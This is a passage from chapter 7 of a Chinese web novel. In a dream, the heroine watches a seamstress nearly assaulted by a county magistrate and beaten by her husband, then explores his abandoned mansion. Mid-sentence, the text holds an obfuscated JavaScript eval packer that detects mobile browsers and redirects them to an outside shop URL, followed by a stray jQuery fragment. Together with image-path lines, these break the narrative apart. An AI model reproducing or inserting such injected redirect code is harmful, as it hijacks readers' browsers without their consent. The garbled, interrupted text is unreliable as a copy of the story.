7. 第 7 章

作品:《早死炮灰不想攻略反派

    深夜,康卿黛再一次入梦,看这熟悉的穿搭,应该还是五娘的身体。


    她这才反应过来,近些时日发生的事情太多了,忘记打听五娘的消息了。


    可怜人五娘,不知道这次遭遇又是何等凄惨。


    出人意料的是,这次格外的友好。


    五娘推开房门,搓了搓冻僵的手指,“秋郎我回来了,今日出门上工,我遇到张县令了,他请我明日去府中为他刚出世的儿子绣虎头鞋。”


    她语气满是对未来的憧憬,她轻轻抚摸微微隆起的小腹:“绣完虎头鞋,就够接生婆的银子了。”


    透过桌前的铜镜,康卿黛第一次看到五娘的长相,确实很美,最吸引人的是那双眼睛,眼眸澄澈,似有雪光。秋原原本还不以为意,盯着手中的画本子,看的津津有味,闻言他表情有一瞬间的扭曲,很快就恢复正常:“娘子我都说了你不用出去卖绣品,等着我,我马上就会赚到数不清的银子。”


    他嘴上说着关心的话,可身体始终没有任何行动。


    五娘叹了口气,无奈道:“不用的秋郎,你如此这般模样也全都拜我所赐,若不是我当日非得蛊惑你,害你欠了五百两。”


    其实她在青楼过的也不算太差,青楼妈妈对她不差,只是刚好遇到那个懂他的人,心早就在别处了,怎么舍得远离心上人。


    秋原这才舍得放下话本子,上前扶助五娘坐下,俨然一派正人君子的模样:“五娘此生能遇到你是我的福气。”


    画面一转,五娘拿着工具去到县令家。


    张县令很年轻,是个翩翩君子,听说县令高中举人,得陛下赏识,才来到清姚镇当县令的。


    是个爱民的好官。


    五娘提着篮子,“张县令那五娘开始绣了。”张县令生的清秀,眼睛笑眯眯的,他摆手:“不用着急,你先过来看看我儿子。”


    五娘总觉得张县令的表情有些奇怪,但又说不出哪里奇怪,她勉强维持笑容:“不太好吧。”


    “这就见外了,你的绣品在清姚镇是数一数二的,哪有什么见不见外的,我应当尊敬你。”


    张县令牵上五娘的手,往前走。


    五娘挣扎了一下,没有挣脱开,“县令,还请自尊。”


    张县令停下脚步,关上门,“抱歉,是我心急了,来,五娘,你快来看看我儿子。”


    床榻上,被褥微微隆起。


    刚出世的婴儿不该用厚重的被褥压着,太奇怪了。


    张县令的好名声,五娘是听过的,应该没有太大问题。


    她放下篮子,朝前走了几步,手刚触碰被褥,张县令其身而上。“五娘,早就听闻你滋味不错,今日就让本县令好好品尝一番。”


    “滚开,你给我滚开。”五娘怀着孕,身体柔弱,死死压在床上,更甚者,县令的腿抵着她的肚子。


    她这才惊觉,绣虎头鞋是假,占有她是真。


    五娘眼角缓缓流下一行清泪,她对不起秋郎,她有愧啊。


    千钧一发之际,门重重摔在地上。


    “好你个狐媚子,勾男人勾到老娘头上了,还不来人给我打。”


    藏在五娘身体里的康卿黛瞳孔放大,县令夫人就是五娘死前骂的最凶的人,五娘的死或许是早有预谋。


    那一天大概是五娘人生最灰暗的时刻,鞭子一下又一下抽在脊背上,很疼,她想没事,忍忍就过去了,孩子保住了就行。


    她带着一身上,衣衫不整回到家中,刚想开口将这一天的委屈全盘托出,可没曾想比关心更先来到的是爱人的巴掌。


    五娘瘫倒在地,她嗓音嘶哑道:“秋郎,发生什么了?”


    秋原蹲下身,再次高高举手,扇了下去,“你还有脸问,外面都传遍了,说你不知廉耻勾引县令,你让我的脸往哪放。”


    画面到这,戛然而止。


    康卿黛猛地坐起身,大口喘着粗气。


    五娘……林依齐揉了揉眼,轻拍她的脊背,“做噩梦了?”


    “真是噩梦就好了,是比噩梦更恐怖一百倍一千倍的家暴男。”


    林依齐疑惑询问:“什么是家暴男?”


    忘了身边都是一群古人了。


    康卿黛起身下床,解释:“就是嘴上说爱你,实际扇你巴掌的人。”


    林依齐懵懵懂懂,“傅术就是这样的人,好有魅力。”


    糟糕,身边出现恋爱脑怎么破?


    凉拌炒鸡蛋啦。


    康卿黛忿忿不平,语气开始严肃起来:“依齐下次傅术那个讨厌鬼打你的时候,你一定要告诉我。”


    嗯对,告诉她之后,她再去找路景良帮忙。


    男主这么正直的人,应该会大义灭亲的吧?真看不出反派竟然还是会家暴的人。


    怪不得人家能叫反派,而她却只能叫早死炮灰。


    她说:“依齐你早点睡,我出去透口气。”


    因为五娘那件事,心情不太好。


    她没敢走出客栈,荒镇还是蛮危险的。


    康卿黛蹲坐在窗边,夜晚月光皎洁明亮,雨已经停了,空气还有些潮湿。


    五娘,你会后悔爱上秋原吗?如果那时,五娘没有选择离开青楼,是不是就不会遭受这一切,秋原爱五娘,但他更爱自己,他知道该如何偷懒耍滑。


    五娘心思单纯,怀着孕还得出门卖绣品赚银子,可秋原却只嘴上说着会好好赚钱,实际整日贪恋话本子。


    心善的人,总是得不到好的回报。五娘你都这么惨了,上天还要给你致命一击。


    “康姑娘许是想家了?”


    路景良的声音在身后响起,他嗓音浑厚温柔,还带着点特有的少年心气:“都说了,康姑娘要相信在下。”


    康卿黛怔愣片刻,随后抬手擦掉眼角的泪水,“我知道,我只是心情不好。”


    路景良问:“因为五娘?”


    男主读心能力又启动了?看出她的疑惑,路景良从怀中拿出手帕,递了出来,他淡声回答:“先前在下不小心听到姑娘与店主的对话,就托世子去打听了一番,只找到这个。”


    绣着老虎头的手帕。


    虎头鞋?


    康卿黛拿着手帕,细细端详,老虎头下方写着一串小字:若有缘人得此物,请到县令府救我。


    什么意思?五娘还活着?


    可是那次梦境,五娘不是死在大雪天了吗?


    不管怎样她都得去看一看。


    路景良慢悠悠开口:“巧的是县令府就在客栈对面。”


    清晨,天才微微亮。康卿黛与路景良一起进入荒废的县令府。


    她默默吐槽:“我真服了那个讨厌鬼了,睡不死他。”


    尤其是去叫傅术起床,还莫名其妙被人阴阳怪气,说她多管闲事。


    路景良安抚她:“世子也是担心林姑娘,他们毕竟是青梅竹马。”


    害,可怜的男主还没察觉到对女主的喜欢。


    “算了,你自己好好想想吧。”


    路景良:?


    康姑娘这是在关心我。


    “行,多写康姑娘指点。”


    这次换康卿黛懵了,她啥时候指点男主了,她配指点男主吗?


    县令府墙上长满了杂草,大门上更是写着血红的“狗官”两字。


    路景良抬手推开门,嗓音又低又沉:“张智张县令是远近闻名的好官,我曾在京城常听人提起他,县令为民,得看张;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17405867|200504||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    智。”


    “其实我一直都很想问,清姚镇就在京城旁边,就没有人来彻查荒废的原因吗?”从五娘的记忆中能看出这里是难得一遇的风景秀丽,民风淳朴。


    路景良摇头:“我自小在京城长大,从未得知这里早已荒废,怕是有人故意将消息拦截下来。”


    康卿黛停下脚步,灵光一现:“会不会是杀害店主的人?”


    路景良:“应当……不是吧。”


    康卿黛:“为什么不是,此人身份神秘,至今没有现身,难保他没有在暗处盯着我们,只待一个时机一击毙命。”


    “姑娘说的对。”路景良垂下眸子,掩盖住眼底翻涌的情绪,他转移话题:“前面就是县令卧房了。”


    他抬起衣袖,示意康卿黛抓住。


    康卿黛犹豫片刻,还是没抵住内心的恐惧,抓了上去。


    往前走,路景良推开门,一个黑影贴脸杀袭来。


    他面无表情顿住脚步,将康卿黛往自己身后拽。


    “诶诶诶,怎么了?”康卿黛一个趔趄,差点摔倒,她探出脑袋,正对上一双黝黑的瞳孔。“啊啊啊,有鬼。”


    路景良无奈道:“都说了,躲我身后。”


    他抬手捂住康卿黛的双眼,待她平静下来,才松开手。


